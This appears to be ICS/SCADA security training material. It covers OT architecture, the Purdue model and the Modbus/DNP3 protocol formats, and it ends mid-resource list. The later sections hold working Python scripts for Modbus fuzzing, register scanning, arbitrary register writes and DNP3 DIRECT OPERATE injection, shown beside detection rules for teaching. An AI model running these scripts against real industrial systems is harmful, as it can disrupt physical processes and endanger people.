Lesson 01: ICS/SCADA/OT Architecture & Components

Lesson 01: ICS/SCADA/OT Architecture & Components

Learning Objectives

- Understand the fundamental architecture of Industrial Control Systems (ICS), SCADA, and Operational Technology (OT)
- Identify critical components and their functions in industrial environments
- Analyze the Purdue Enterprise Reference Architecture (PERA) model
- Recognize security implications of air-gapped vs. connected OT networks

1. Industrial Control Systems Overview

1.1 ICS/SCADA/OT Definitions

Industrial Control Systems (ICS): Umbrella term for control systems used in industrial production including SCADA, DCS, and PLC-based systems.

SCADA (Supervisory Control and Data Acquisition): Centralized systems for monitoring and controlling geographically dispersed assets. Common in:

- Electric power transmission/distribution
- Water/wastewater treatment
- Oil and gas pipelines
- Manufacturing facilities

Operational Technology (OT): Hardware and software that detects or causes changes through direct monitoring and control of physical devices, processes, and events.

Distributed Control Systems (DCS): Control systems distributed throughout a facility with autonomous controllers across multiple locations.

1.2 Key Differences: IT vs. OT

Aspect	IT (Information Technology)	OT (Operational Technology)
Priority	Confidentiality → Integrity → Availability	Availability → Integrity → Confidentiality
Downtime Tolerance	Minutes to hours acceptable	Seconds can cause catastrophic failure

Patch Cycles	Weekly/Monthly	Quarterly/Annually (during planned outages)
Lifespan	3-5 years	15-30 years
Change Management	Agile, frequent updates	Rigorous, infrequent changes
Network Segmentation	VLAN/subnets	Physical/air-gapped networks

2. Purdue Enterprise Reference Architecture (PERA)

Level 0: Physical Process

- **Components**: Sensors, actuators, physical equipment
- **Function**: Direct interaction with physical processes
- **Protocols**: 4-20mA analog signals, discrete I/O
- **Security Concern**: Physical tampering, sensor spoofing

Level 1: Intelligent Devices

- **Components**: PLCs (Programmable Logic Controllers), RTUs (Remote Terminal Units), IEDs (Intelligent Electronic Devices)
- **Function**: Real-time control, process automation
- **Protocols**: Modbus RTU/TCP, DNP3, Profibus, S7Comm
- **Security Concern**: Firmware manipulation, logic injection

Level 2: Control Systems

- **Components**: HMI (Human-Machine Interface), Engineering Workstations, Supervisory Control
- **Function**: Operator interface, process visualization, data logging
- **Protocols**: OPC UA, OPC DA, proprietary vendor protocols
- **Security Concern**: HMI exploitation, unauthorized control

Level 3: Operations & Control

- **Components**: SCADA servers, historians, MES (Manufacturing Execution Systems)
- **Function**: Production workflow, batch management, plant operations
- **Protocols**: OPC UA, Ethernet/IP, BACnet
- **Security Concern**: Data manipulation, production disruption

Level 3.5: DMZ (Demilitarized Zone)

- **Components**: Data historians, application servers, remote access gateways

- **Function**: Data exchange between IT and OT networks
- **Protocols**: HTTPS, OPC UA, database protocols
- **Security Concern**: Lateral movement pivot point

Level 4: Business Logistics

- **Components**: ERP (Enterprise Resource Planning), asset management
- **Function**: Manufacturing operations management, supply chain
- **Protocols**: Standard IT protocols (HTTP/S, SQL, SMB)
- **Security Concern**: Traditional IT attack vectors

Level 5: Enterprise Network

- **Components**: Corporate IT infrastructure
- **Function**: Business operations, email, internet access
- **Protocols**: Standard IT protocols
- **Security Concern**: Initial access vector for OT-targeted attacks

3. Critical ICS Components Deep Dive

3.1 Programmable Logic Controllers (PLCs)

Function: Execute control logic to automate industrial processes

Major Vendors:

- Siemens (S7-300, S7-400, S7-1200, S7-1500)
- Allen-Bradley/Rockwell (ControlLogix, CompactLogix)
- Schneider Electric (Modicon M340, M580)
- Mitsubishi (MELSEC iQ-R, iQ-F)

Programming Languages (IEC 61131-3):

- Ladder Logic (LD)
- Function Block Diagram (FBD)
- Structured Text (ST)
- Instruction List (IL)
- Sequential Function Chart (SFC)

Security Weaknesses:

- No authentication in legacy protocols
- Plaintext communication
- Firmware lacks integrity verification
- Default credentials rarely changed
- Remote access often enabled for convenience

3.2 Remote Terminal Units (RTUs)

Function: Field devices for telemetry and remote control in distributed systems

Characteristics:

- Ruggedized for harsh environments
- Supports serial and IP communications
- Lower processing power than PLCs
- Common in utilities (SCADA systems)

Protocols: DNP3, IEC 60870-5-101/104, Modbus

3.3 Human-Machine Interface (HMI)

Function: Graphical interface for operators to monitor and control processes

Major Platforms:

- Siemens WinCC
- Wonderware InTouch
- GE iFIX
- Ignition by Inductive Automation

Vulnerabilities:

- Often runs on Windows with outdated OS
- Direct database access (SQL injection risks)
- Web-based interfaces with weak authentication
- Hardcoded credentials in configuration files

3.4 Historians

Function: Time-series database for process data collection and analysis

Examples:

- OSIsoft PI System
- GE Proficy Historian
- Wonderware Historian
- Honeywell Uniformance PHD

Security Risks:

- Contains sensitive operational data
- Often accessible from both IT and OT networks
- Database vulnerabilities
- Data integrity attacks

3.5 Engineering Workstations (EWS)

Function: Program, configure, and maintain control systems

Software:

- Siemens TIA Portal
- Rockwell Studio 5000
- Schneider Unity Pro
- Codesys

Attack Surface:

- High-privilege access to control systems
- Often used for remote vendor support
- Removable media usage
- Target for supply chain attacks

4. Common Industrial Protocols

4.1 Modbus (1979)

- **Transport**: Serial (RTU), TCP/IP (Modbus TCP)
- **Function Codes**: Read coils (01), Write single register (06), etc.
- **Port**: 502/TCP
- **Security**: None - no authentication, no encryption

4.2 DNP3 (Distributed Network Protocol 3)

- **Use Case**: Electric utilities, water/wastewater
- **Port**: 20000/TCP
- **Features**: Request/response, unsolicited responses, time synchronization
- **Security**: DNP3 Secure Authentication (SAv5) rarely implemented

4.3 S7comm/S7comm-Plus (Siemens)

- **Port**: 102/TCP (ISO-TSAP)
- **Functions**: PLC programming, diagnostics, data exchange
- **Security**: S7comm unencrypted, S7comm-Plus has integrity checks (bypassed in research)

4.4 OPC UA (OPC Unified Architecture)

- **Port**: 4840/TCP (default)
- **Security**: Built-in encryption, authentication, authorization
- **Modern Standard**: Replacing legacy OPC DA/HDA/AE

4.5 Ethernet/IP

- **Vendor**: Rockwell Automation (Allen-Bradley)
- **Port**: 44818/TCP (TCP-based), 2222/UDP (implicit messaging)
- **Based on**: CIP (Common Industrial Protocol)

4.6 Profinet/Profibus

- **Vendor**: Siemens and consortium
- **Transport**: Industrial Ethernet (Profinet), Serial (Profibus)
- **Security**: No native encryption/authentication

4.7 BACnet (Building Automation)

- **Port**: 47808/UDP (BACnet/IP)
- **Use Case**: HVAC, lighting, access control
- **Security**: Minimal - designed for trusted networks

4.8 IEC 60870-5-104

- **Use Case**: European electric power systems
- **Port**: 2404/TCP
- **Similar to**: DNP3 functionality

5. Network Architecture Patterns

5.1 Air-Gapped Networks

- **Definition**: Physical isolation from external networks
- **Implementation**: No direct network connectivity to internet/corporate network
- **Bypass Methods**:
    - Removable media (USB - Stuxnet vector)
    - Compromised vendor laptops
    - Supply chain attacks
    - Electromagnetic emanations (theoretical)

5.2 Segmented Networks

- **Implementation**: Firewalls, unidirectional gateways, VLANs
- **Best Practice**: ISA/IEC 62443 zone/conduit model
- **Common Mistakes**:
    - Bidirectional flows in DMZ
    - Overly permissive firewall rules
    - Shared infrastructure (DNS, AD, patching)

5.3 Flat Networks (Legacy)

- **Characteristics**: Minimal segmentation, shared IT/OT infrastructure
- **Risks**: Rapid lateral movement, IT malware propagation to OT

6. Case Studies

6.1 Stuxnet (2010)

- **Target**: Iranian nuclear enrichment centrifuges (Siemens S7-300/400 PLCs)
- **Attack Chain**:
    1. USB propagation to air-gapped network
    2. Windows zero-days for privilege escalation
    3. Siemens Step 7 project infection
    4. PLC rootkit installation
    5. Frequency manipulation of centrifuge motors
- **Impact**: Physical destruction of ~1000 centrifuges

6.2 Ukraine Power Grid (2015)

- **Target**: Ukrainian electric distribution companies
- **Attack Chain**:
    1. Spear-phishing to corporate network
    2. Lateral movement to OT network
    3. Operator credential theft
    4. Manual breaker manipulation via HMI
    5. Serial-to-Ethernet converter firmware wipe
    6. UPS disruption for control center
- **Impact**: 225,000 customers without power for 6 hours

6.3 Triton/Trisis (2017)

- **Target**: Safety Instrumented System (Schneider Electric Triconex)
- **Objective**: Disable safety systems (potential for catastrophic failure)
- **Technique**: Custom framework for Triconex protocol manipulation
- **Detection**: Inadvertent SIS shutdown triggered investigation

7. Practical Lab Setup Components

7.1 Virtualization Platforms

- **VirtualBox**: Free, suitable for small labs
- **VMware Workstation/ESXi**: Better performance, advanced networking
- **Proxmox**: Open-source alternative for dedicated hardware

7.2 ICS Simulators

- **OpenPLC**: Open-source PLC (Modbus, DNP3, Ethernet/IP)
- **ScadaBR**: Open-source SCADA system
- **Factory I/O**: 3D factory simulation with PLC integration
- **GRFICSv2**: Chemical plant simulation (Unity 3D + Modbus)

7.3 Network Tools

- **GNS3**: Network simulation with ICS device integration
- **EVE-NG**: Enterprise-grade network emulation
- **Virtual Serial Port**: COM port emulation for serial protocols

8. Hands-On Exercises

Exercise 1: Purdue Model Mapping

Map a real-world industrial facility (choose power plant, water treatment, or manufacturing) to the Purdue model. Identify:

- Components at each level
- Communication flows between levels
- Potential security boundaries

Exercise 2: Protocol Identification

Download ICS protocol PCAPs from:

- https://github.com/automayt/ICS-pcap
- https://www.netresec.com/?page=PCAP4SICS

Use Wireshark to identify:

- Protocol type (Modbus, DNP3, S7comm)
- Function codes/commands
- Source/destination devices
- Potential security issues (plaintext credentials, etc.)

Exercise 3: Architecture Documentation

Install and configure a basic SCADA environment:

1. Deploy OpenPLC Runtime on Linux VM
2. Install ScadaBR for HMI/SCADA
3. Configure Modbus TCP communication
4. Create network diagram documenting:
    - IP addresses and ports
    - Protocol flows
    - Trust boundaries

9. Tools & Resources

Documentation

- ICS-CERT Recommended Practices: https://www.cisa.gov/ics

- ISA/IEC 62443 Standards: https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards
- NIST SP 800-82 Rev 2: https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final

Protocol References

- Modbus Specification: https://modbus.org/specs.php
- DNP3 Primer: https://www.dnp.org/
- OPC UA Specification: https://opcfoundation.org/developer-tools/specifications-unified-architecture

Learning Platforms

- OpenPLC Project: https://www.openplcproject.com/
- PLC Training: https://www.plcacademy.com/
- Control Global: https://www.controlglobal.com/

GitHub Repositories

- Awesome ICS Security: https://github.com/hslatman/awesome-industrial-control-system-security
- ICS PCAP Collection: https://github.com/automayt/ICS-pcap
- OpenPLC: https://github.com/thiagoralves/OpenPLC_v3

10. Knowledge Check

1. What is the primary difference in security priorities between IT and OT environments?
2. At which Purdue level would you typically find HMI systems?
3. Why do ICS protocols like Modbus lack authentication mechanisms?
4. What role does the DMZ (Level 3.5) play in ICS architecture?
5. Describe the attack chain of Stuxnet and identify the Purdue levels involved.
6. What is the purpose of a unidirectional gateway in OT networks?
7. Compare RTUs vs PLCs - when would each be used?
8. Why is OPC UA considered more secure than OPC DA?
9. What are the risks of air-gapped networks, as demonstrated by Stuxnet?
10. Identify three critical differences between DCS and SCADA systems.

Lesson 02: Industrial Protocol Analysis

Lesson 02: Industrial Protocol Analysis - Modbus & DNP3

Learning Objectives

- Master Modbus RTU/TCP protocol structure and function codes
- Understand DNP3 architecture and message format
- Perform deep packet inspection of industrial protocols
- Identify security vulnerabilities in protocol implementations
- Build custom protocol parsers and fuzzers

1. Modbus Protocol Deep Dive

1.1 Modbus History & Variants

Origins: Developed by Modicon (now Schneider Electric) in 1979 for PLC communication

Variants:

- **Modbus RTU**: Serial (RS-232/RS-485), binary encoding
- **Modbus ASCII**: Serial, ASCII encoding (rarely used)
- **Modbus TCP**: Ethernet-based, encapsulates Modbus RTU in TCP
- **Modbus Plus**: Proprietary high-speed version
- **Modbus over UDP**: Less common variant

1.2 Modbus Data Model

Four Primary Data Blocks:

Data Type	Access	Address Range	Function Codes
Coils	Read/Write	00001-09999	01, 05, 15
Discrete Inputs	Read-only	10001-19999	02
Input Registers	Read-only	30001-39999	04
Holding Registers	Read/Write	40001-49999	03, 06, 16

Note: Addressing is often zero-indexed in implementation (0-9998), though documentation uses 1-based addressing.

1.3 Modbus TCP Frame Structure

[MBAP Header - 7 bytes][Function Code - 1 byte][Data - N bytes]

MBAP Header Breakdown:

```
+------------------+------------------+
| Transaction ID   | 2 bytes          | Matching request/response
+------------------+------------------+
| Protocol ID      | 2 bytes          | Always 0x0000 for Modbus
+------------------+------------------+
| Length           | 2 bytes          | Number of following bytes
+------------------+------------------+
| Unit ID          | 1 byte           | Slave device identifier
+------------------+------------------+
```

Example - Read Holding Registers (FC 03):

Request:
00 01 - Transaction ID
00 00 - Protocol ID
00 06 - Length (6 bytes following)
01 - Unit ID (slave 1)
03 - Function Code (Read Holding Registers)
00 00 - Starting Address (0)
00 0A - Quantity (10 registers)

Response:
00 01 - Transaction ID
00 00 - Protocol ID
00 17 - Length (23 bytes following)
01 - Unit ID
03 - Function Code
14 - Byte Count (20 bytes = 10 registers * 2 bytes)
[20 bytes of register data]

1.4 Common Modbus Function Codes

Code	Name	Purpose	Security Impact
01	Read Coils	Read discrete outputs (1-2000)	Information disclosure
02	Read Discrete Inputs	Read discrete inputs (1-2000)	Information disclosure
03	Read Holding Registers	Read 16-bit registers (1-125)	Information disclosure

04	Read Input Registers	Read 16-bit input registers	Information disclosure
05	Write Single Coil	Write single discrete output	Unauthorized control
06	Write Single Register	Write single 16-bit register	Unauthorized control
15	Write Multiple Coils	Write multiple discrete outputs	Unauthorized control
16	Write Multiple Registers	Write multiple 16-bit registers	Unauthorized control
17	Report Slave ID	Device identification	Fingerprinting
43/14	Read Device Identification	Vendor/product info	Fingerprinting

Diagnostic Function Codes (08 sub-functions):

- 00: Return Query Data (echo test)
- 01: Restart Communications
- 04: Force Listen Only Mode
- 10: Clear Counters and Diagnostic Register
- 11: Return Bus Message Count
- 12: Return Bus Communication Error Count

1.5 Modbus Exception Responses

When an error occurs, the device responds with:

- **Function Code**: Original FC + 0x80 (e.g., 0x03 becomes 0x83)
- **Exception Code**: 1 byte error code

Exception Codes:

- **01**: Illegal Function
- **02**: Illegal Data Address
- **03**: Illegal Data Value
- **04**: Slave Device Failure
- **05**: Acknowledge (long operation in progress)
- **06**: Slave Device Busy
- **08**: Memory Parity Error

1.6 Modbus Security Vulnerabilities

No Authentication: Any device can send commands **No Encryption**: All data transmitted in plaintext **No Integrity Check**: Beyond basic CRC (RTU) or TCP checksum **No Replay Protection**: Commands can be captured and replayed **No Authorization**: Function code-level access control rare

Attack Vectors:

1. **Reconnaissance**: FC 03/04 to map register layout
2. **Device Fingerprinting**: FC 17, 43 for vendor identification
3. **Denial of Service**: Invalid function codes, malformed packets
4. **Unauthorized Control**: FC 05/06/15/16 to manipulate outputs
5. **Man-in-the-Middle**: Protocol lacks cryptographic protection

2. DNP3 Protocol Deep Dive

2.1 DNP3 Overview

Distributed Network Protocol 3: Developed for electric utilities and SCADA systems (1990s)

Design Goals:

- Reliable communication over unreliable networks
- Support for time synchronization
- Event buffering (unsolicited responses)
- Priority-based messaging

Usage: Electric utilities, water/wastewater, transportation systems

Port: 20000/TCP (standard), also supports serial and UDP

2.2 DNP3 Architecture

Three-Layer Model:

1. **Application Layer**: Object-based data representation
2. **Transport Layer**: Segmentation/reassembly of messages
3. **Data Link Layer**: Frame structure, error detection, addressing

2.3 DNP3 Data Link Layer Frame

[Start - 2 bytes][Length - 1 byte][Control - 1 byte][Dest - 2 bytes][Src - 2 bytes][CRC - 2 bytes][Data - N bytes]

Start Bytes: `0x05 0x64` (constant)

Control Byte:

Bit 7: DIR (Direction: 1=master→slave, 0=slave→master)

Bit 6: PRM (Primary: 1=request, 0=response)
Bit 5: FCB (Frame Count Bit - alternates for duplicate detection)
Bit 4: FCV (FCB Valid)
Bits 0-3: Function Code

Function Codes (Data Link Layer):

- 0: Reset Link
- 1: Reset User Process
- 2: Test Link States
- 3: User Data (confirmed)
- 4: User Data (unconfirmed)
- 9: Request Link Status

CRC: 16-bit CRC calculated on every 16-byte block (including header)

2.4 DNP3 Application Layer

Application Layer Control (2 bytes):

Byte 1:
Bit 7: FIR (First fragment)
Bit 6: FIN (Final fragment)
Bit 5: CON (Confirmation required)
Bit 4: UNS (Unsolicited response)
Bits 0-3: Sequence number

Byte 2: Function Code

Application Function Codes:

Code	Name	Direction	Purpose
0	CONFIRM	Both	Acknowledge application data
1	READ	Master→Slave	Request data
2	WRITE	Master→Slave	Write data
3	SELECT	Master→Slave	Select control point (before OPERATE)
4	OPERATE	Master→Slave	Execute control operation
5	DIRECT OPERATE	Master→Slave	Control without SELECT
13	COLD RESTART	Master→Slave	Full device restart

14	WARM RESTART	Master→Slave	Restart application only
23	DELAY MEASUREMENT	Master→Slave	Measure transmission delay
129	RESPONSE	Slave→Master	Response to request
130	UNSOLICITED RESPONSE	Slave→Master	Event notification

2.5 DNP3 Object Library

Object Groups (examples):

Group	Variation	Description
1	0-2	Binary Input (on/off status)
2	0-3	Binary Input Change Events
10	0-2	Binary Output Status
12	1	Control Relay Output Block (CROB)
20	1-6	Binary Counter
30	1-6	Analog Input (16/32-bit, with/without flags)
40	1-4	Analog Output Status
50	1-4	Time and Date
60	1-4	Class Data (0=all, 1-3=priority levels)
80	1	Internal Indications

Object Addressing:

- **Group**: Type of data (e.g., 30 = analog input)
- **Variation**: Format/size (e.g., 1 = 32-bit with flag)
- **Index**: Specific point number

2.6 DNP3 Control Operations (CROB)

Control Relay Output Block structure:

```
Code:    1 byte  (NUL, PULSE_ON, PULSE_OFF, LATCH_ON, LATCH_OFF)
Count:   1 byte  (number of operations)
```

On Time: 4 bytes (milliseconds)
Off Time: 4 bytes (milliseconds)
Status: 1 byte (response status)

SELECT-BEFORE-OPERATE sequence:

1. Master sends SELECT with CROB
2. Slave validates and responds with status
3. Master sends OPERATE with identical CROB
4. Slave executes and confirms
5. Safety mechanism to prevent accidental activation

DIRECT OPERATE: Bypasses SELECT (less safe, faster)

2.7 DNP3 Secure Authentication (SAv5)

Features (IEEE 1815-2012, rarely implemented):

- Challenge-response authentication
- HMAC-SHA256 message authentication
- AES-256 encryption (optional)
- Session key management
- User role-based access control

Critical Gap: Most field deployments do NOT use SAv5 due to:

- Legacy equipment incompatibility
- Performance overhead concerns
- Configuration complexity
- Vendor implementation inconsistencies

2.8 DNP3 Security Vulnerabilities

Authentication Bypass: Most implementations lack SAv5 **Command Injection**: CROB manipulation for unauthorized control **DoS Attacks**:

- COLD_RESTART commands
- Malformed fragmentation
- CRC collision attacks (theoretical)

Reconnaissance:

- Read all data objects (FC 1, Object 60 Variation 1)
- Device fingerprinting via internal indications

Man-in-the-Middle:

- Modify CROB parameters (timing, count)
- Inject unsolicited responses
- Suppress alarms/events

3. Protocol Analysis with Wireshark

3.1 Wireshark Filters for ICS Protocols

Modbus:

```
modbus                    # All Modbus traffic
modbus.func_code == 3     # Read Holding Registers
modbus.func_code == 6     # Write Single Register
modbus.func_code == 16    # Write Multiple Registers
modbus.exception_code     # Modbus exceptions
```

DNP3:

```
dnp3                      # All DNP3 traffic
dnp3.al.func == 1         # READ requests
dnp3.al.func == 4         # OPERATE commands
dnp3.al.func == 129       # Responses
dnp3.al.func == 130       # Unsolicited responses
dnp3.al.obj == 12 && dnp3.al.var == 1  # CROB objects
```

3.2 Analyzing Modbus Traffic

Exercise: Download sample PCAP from https://github.com/automayt/ICS-pcap

Analysis Steps:

1. **Identify Communication Pattern**:
    - Master (client) IP/port
    - Slave (server) IP/port (typically :502)
    - Transaction frequency (polling interval)

Extract Function Codes:

Statistics → Protocol Hierarchy → Modbus/TCP

2. Statistics → Conversations → TCP (find port 502)
1.
2. **Register Mapping**:
    - Track which registers are read/written
    - Identify control registers vs. sensor data
    - Document register addresses and values
3. **Anomaly Detection**:
    - Unexpected function codes
    - Write operations to unusual addresses

- Exception responses
- Source IP changes

3.3 Analyzing DNP3 Traffic

Key Indicators:

1. **Master-Slave Relationship**:
   - Master address (typically lower, e.g., 1)
   - Outstation addresses (higher, e.g., 10-100)
2. **Object Groups in Use**:
   - Group 1: Digital inputs
   - Group 30: Analog inputs
   - Group 12: Control outputs
3. **Event Patterns**:
   - Unsolicited response frequency
   - Class 1/2/3 event priorities
   - Time synchronization (Group 50)
4. **Control Sequences**:
   - SELECT → OPERATE pairs
   - DIRECT OPERATE usage
   - Response status codes

4. Building Protocol Parsers

4.1 Modbus TCP Parser (Python)

```
import socket
import struct

class ModbusTCP:
    def __init__(self, host, port=502):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.transaction_id = 0

    def connect(self):
        self.sock.connect((self.host, self.port))

    def _build_request(self, unit_id, function_code, data):
        self.transaction_id += 1
        protocol_id = 0
        length = len(data) + 2  # unit_id + function_code + data
```

```
        header = struct.pack('>HHHB',
                             self.transaction_id,
                             protocol_id,
                             length,
                             unit_id)
        return header + struct.pack('B', function_code) + data

    def read_holding_registers(self, unit_id, start_addr, count):
        data = struct.pack('>HH', start_addr, count)
        request = self._build_request(unit_id, 0x03, data)

        self.sock.send(request)
        response = self.sock.recv(1024)

        # Parse response
        trans_id, proto_id, length, unit, func_code, byte_count = struct.unpack('>HHHBBB',
response[:9])

        if func_code == 0x03:
            registers = []
            for i in range(byte_count // 2):
                reg_value = struct.unpack('>H', response[9 + i*2:11 + i*2])[0]
                registers.append(reg_value)
            return registers
        elif func_code == 0x83:  # Exception
            exception_code = struct.unpack('B', response[9:10])[0]
            raise Exception(f"Modbus Exception: {exception_code}")

    def write_single_register(self, unit_id, address, value):
        data = struct.pack('>HH', address, value)
        request = self._build_request(unit_id, 0x06, data)

        self.sock.send(request)
        response = self.sock.recv(1024)
        return response

# Usage
mb = ModbusTCP('192.168.1.100')
mb.connect()
registers = mb.read_holding_registers(unit_id=1, start_addr=0, count=10)
print(f"Registers: {registers}")
```

4.2 Modbus Protocol Fuzzer

```
import socket
import struct
import random
```

```
def fuzz_modbus(target_ip, target_port=502, iterations=1000):
    """
    Fuzzes Modbus TCP implementation by sending malformed packets
    """

    valid_function_codes = [0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x0F, 0x10]

    for i in range(iterations):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(2)

        try:
            sock.connect((target_ip, target_port))

            # Fuzzing strategies
            strategy = random.choice(['valid_fc_invalid_data', 'invalid_fc', 'malformed_header',
'oversized'])

            if strategy == 'valid_fc_invalid_data':
                # Valid function code, random data
                fc = random.choice(valid_function_codes)
                data = bytes([random.randint(0, 255) for _ in range(random.randint(0, 255))])

            elif strategy == 'invalid_fc':
                # Invalid/reserved function codes
                fc = random.choice([x for x in range(256) if x not in valid_function_codes])
                data = b'\x00\x00\x00\x01'

            elif strategy == 'malformed_header':
                # Invalid MBAP header
                packet = bytes([random.randint(0, 255) for _ in range(random.randint(1, 260))])
                sock.send(packet)
                continue

            elif strategy == 'oversized':
                # Excessively large data
                fc = random.choice(valid_function_codes)
                data = bytes([0x00] * random.randint(256, 4096))

            # Build packet
            trans_id = random.randint(0, 65535)
            proto_id = 0x0000
            length = len(data) + 2
            unit_id = random.randint(0, 255)

            packet = struct.pack('>HHHBB', trans_id, proto_id, length, unit_id, fc) + data
```

```
            sock.send(packet)
            response = sock.recv(1024)

            print(f"[{i}] Strategy: {strategy}, FC: {fc:02X}, Response: {len(response)} bytes")

        except socket.timeout:
            print(f"[{i}] Timeout - possible DoS")
        except ConnectionRefusedError:
            print(f"[{i}] Connection refused - service down?")
        except Exception as e:
            print(f"[{i}] Error: {e}")
        finally:
            sock.close()

# Usage: fuzz_modbus('192.168.1.100')
```

4.3 DNP3 Frame Parser (Python - using pydnp3)

```
from pydnp3 import opendnp3

# DNP3 parsing typically requires libraries due to complexity
# Basic frame parser example:

def parse_dnp3_datalink(raw_bytes):
    """
    Parse DNP3 Data Link Layer frame
    """
    if len(raw_bytes) < 10:
        return None

    # Check start bytes
    if raw_bytes[0] != 0x05 or raw_bytes[1] != 0x64:
        return None

    length = raw_bytes[2]
    control = raw_bytes[3]
    dest = (raw_bytes[5] << 8) | raw_bytes[4]
    src = (raw_bytes[7] << 8) | raw_bytes[6]

    # Parse control byte
    direction = 'Master->Slave' if (control & 0x80) else 'Slave->Master'
    primary = 'Request' if (control & 0x40) else 'Response'
    func_code = control & 0x0F

    return {
        'length': length,
        'direction': direction,
        'primary': primary,
```

```
        'func_code': func_code,
        'destination': dest,
        'source': src
    }

# For production use, leverage existing libraries:
# pip install pydnp3
```

5. Practical Exploitation Techniques

5.1 Modbus Reconnaissance Script

```
#!/usr/bin/env python3
import socket
import struct
import sys

def scan_modbus_registers(target, unit_id=1, start=0, end=100):
    """
    Scan Modbus holding registers to identify valid addresses
    """
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(2)

    try:
        sock.connect((target, 502))
        print(f"[+] Connected to {target}:502")

        valid_registers = []

        for addr in range(start, end):
            trans_id = addr + 1
            proto_id = 0
            length = 6
            func_code = 0x03  # Read Holding Registers
            count = 1

            request = struct.pack('>HHHBBHH', trans_id, proto_id, length, unit_id, func_code,
addr, count)

            sock.send(request)
            response = sock.recv(1024)

            if len(response) > 8:
                resp_func = response[7]
                if resp_func == 0x03:  # Successful response
                    value = struct.unpack('>H', response[9:11])[0]
```

```
                valid_registers.append((addr, value))
                print(f"[+] Register {addr}: {value}")
            elif resp_func == 0x83:  # Exception
                exception = response[8]
                if exception == 0x02:  # Illegal address
                    continue

        return valid_registers

    except Exception as e:
        print(f"[-] Error: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <target_ip>")
        sys.exit(1)

    scan_modbus_registers(sys.argv[1])
```

5.2 Modbus Write Attack

```
def modbus_write_attack(target, unit_id, register, value):
    """
    Write arbitrary value to Modbus register (FC 06)
    WARNING: Can cause physical process disruption
    """
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 502))

    trans_id = 1
    proto_id = 0
    length = 6
    func_code = 0x06

    request = struct.pack('>HHHBBHH', trans_id, proto_id, length, unit_id, func_code, register,
value)

    sock.send(request)
    response = sock.recv(1024)

    if response[7] == 0x06:
        print(f"[+] Successfully wrote {value} to register {register}")
    else:
        print(f"[-] Write failed")

    sock.close()
```

```
# Example: modbus_write_attack('192.168.1.100', 1, 0, 9999)
```

5.3 DNP3 CROB Injection

```
# Using pydnp3 library for proper DNP3 implementation
from pydnp3 import opendnp3, openpal, asiopal, asiodnp3

def dnp3_direct_operate(master_ip, outstation_ip, point_index):
    """
    Send DIRECT OPERATE command to DNP3 outstation
    Bypasses SELECT-BEFORE-OPERATE safety mechanism
    """

    # Configure DNP3 master
    manager = asiodnp3.DNP3Manager(1)

    # Create channel
    channel = manager.AddTCPClient("client",
                           opendnp3.levels.ALL_COMMS,
                           asiopal.ChannelRetry(),
                           outstation_ip,
                           "0.0.0.0",
                           20000,
                           asiodnp3.LinkConfig(False, False))

    # Create master
    master = channel.AddMaster("master",
                         asiodnp3.PrintingSOEHandler(),
                         asiodnp3.DefaultMasterApplication(),
                         asiodnp3.MasterStackConfig())

    # Build CROB (Control Relay Output Block)
    crob = opendnp3.ControlRelayOutputBlock(
        opendnp3.ControlCode.LATCH_ON,  # Turn on
        1,  # Count
        100,  # On-time (ms)
        100  # Off-time (ms)
    )

    # Send Direct Operate
    master.DirectOperate(crob, point_index)

    print(f"[+] Sent DIRECT OPERATE to point {point_index}")
```

6. Defensive Monitoring

6.1 Modbus Anomaly Detection Rules

Snort/Suricata Rules:

```
# Detect Modbus write operations
alert tcp any any -> any 502 (msg:"MODBUS Write Single Register"; content:"|06|"; offset:7;
depth:1; sid:1000001;)
alert tcp any any -> any 502 (msg:"MODBUS Write Multiple Registers"; content:"|10|";
offset:7; depth:1; sid:1000002;)

# Detect Modbus from unexpected source
alert tcp !$MODBUS_MASTERS any -> any 502 (msg:"MODBUS from unauthorized
source"; sid:1000003;)

# Detect Modbus diagnostic functions
alert tcp any any -> any 502 (msg:"MODBUS Diagnostic Function"; content:"|08|"; offset:7;
depth:1; sid:1000004;)
```

Zeek (Bro) Modbus Monitoring:

```
event modbus_write_single_register_request(c: connection, headers: ModbusHeaders,
address: count, value: count)
{
   print fmt("Modbus Write: %s wrote %d to register %d", c$id$orig_h, value, address);

   # Alert on writes to critical registers
   if (address in critical_registers)
      NOTICE([$note=ModbusCriticalWrite,
            $msg=fmt("Write to critical register %d", address),
            $conn=c]);
}
```

6.2 DNP3 Monitoring

Detect DIRECT OPERATE (bypasses safety):

```
alert tcp any any -> any 20000 (msg:"DNP3 DIRECT OPERATE"; content:"|05 64|"; depth:2;
content:"|05|"; distance:0; within:1; sid:2000001;)
```

Monitor Cold Restart Commands:

```
alert tcp any any -> any 20000 (msg:"DNP3 COLD RESTART"; content:"|0D|"; offset:10;
depth:1; sid:2000002;)
```

7. Hands-On Lab Exercises

Lab 1: Modbus Traffic Analysis

1. Download PCAP from https://github.com/automayt/ICS-pcap/tree/master/MODBUS
2. Open in Wireshark
3. Answer:
    - What is the IP of the Modbus master?
    - Which function codes are used?
    - Identify any write operations and their target registers
    - Calculate the polling frequency
    - Are there any exception responses?

Lab 2: Build a Modbus Scanner

1. Set up OpenPLC Runtime as Modbus server
2. Implement Python scanner to:
    - Detect Modbus service on port 502
    - Identify valid unit IDs (1-247)
    - Map readable registers (0-1000)
    - Fingerprint device using FC 17 (Report Slave ID)

Lab 3: DNP3 Packet Crafting

1. Install pydnp3 library
2. Create DNP3 master script
3. Send READ request for all data (Object 60 Variation 1)
4. Parse response and display object groups present
5. Send time synchronization command (Group 50)

Lab 4: Protocol Fuzzing

1. Deploy vulnerable Modbus simulator (e.g., modbuspal)
2. Run Modbus fuzzer script from section 4.2
3. Monitor for crashes, exceptions, or unexpected behavior
4. Document vulnerabilities found
5. Develop proof-of-concept exploits

8. Tools & Resources

Protocol Analysis Tools

- **Wireshark**: https://www.wireshark.org/
- **Scapy**: https://scapy.net/
- **nmap with NSE scripts**: https://nmap.org/nsedoc/categories/ics.html

Modbus Tools

- **pymodbus**: https://github.com/riptideio/pymodbus
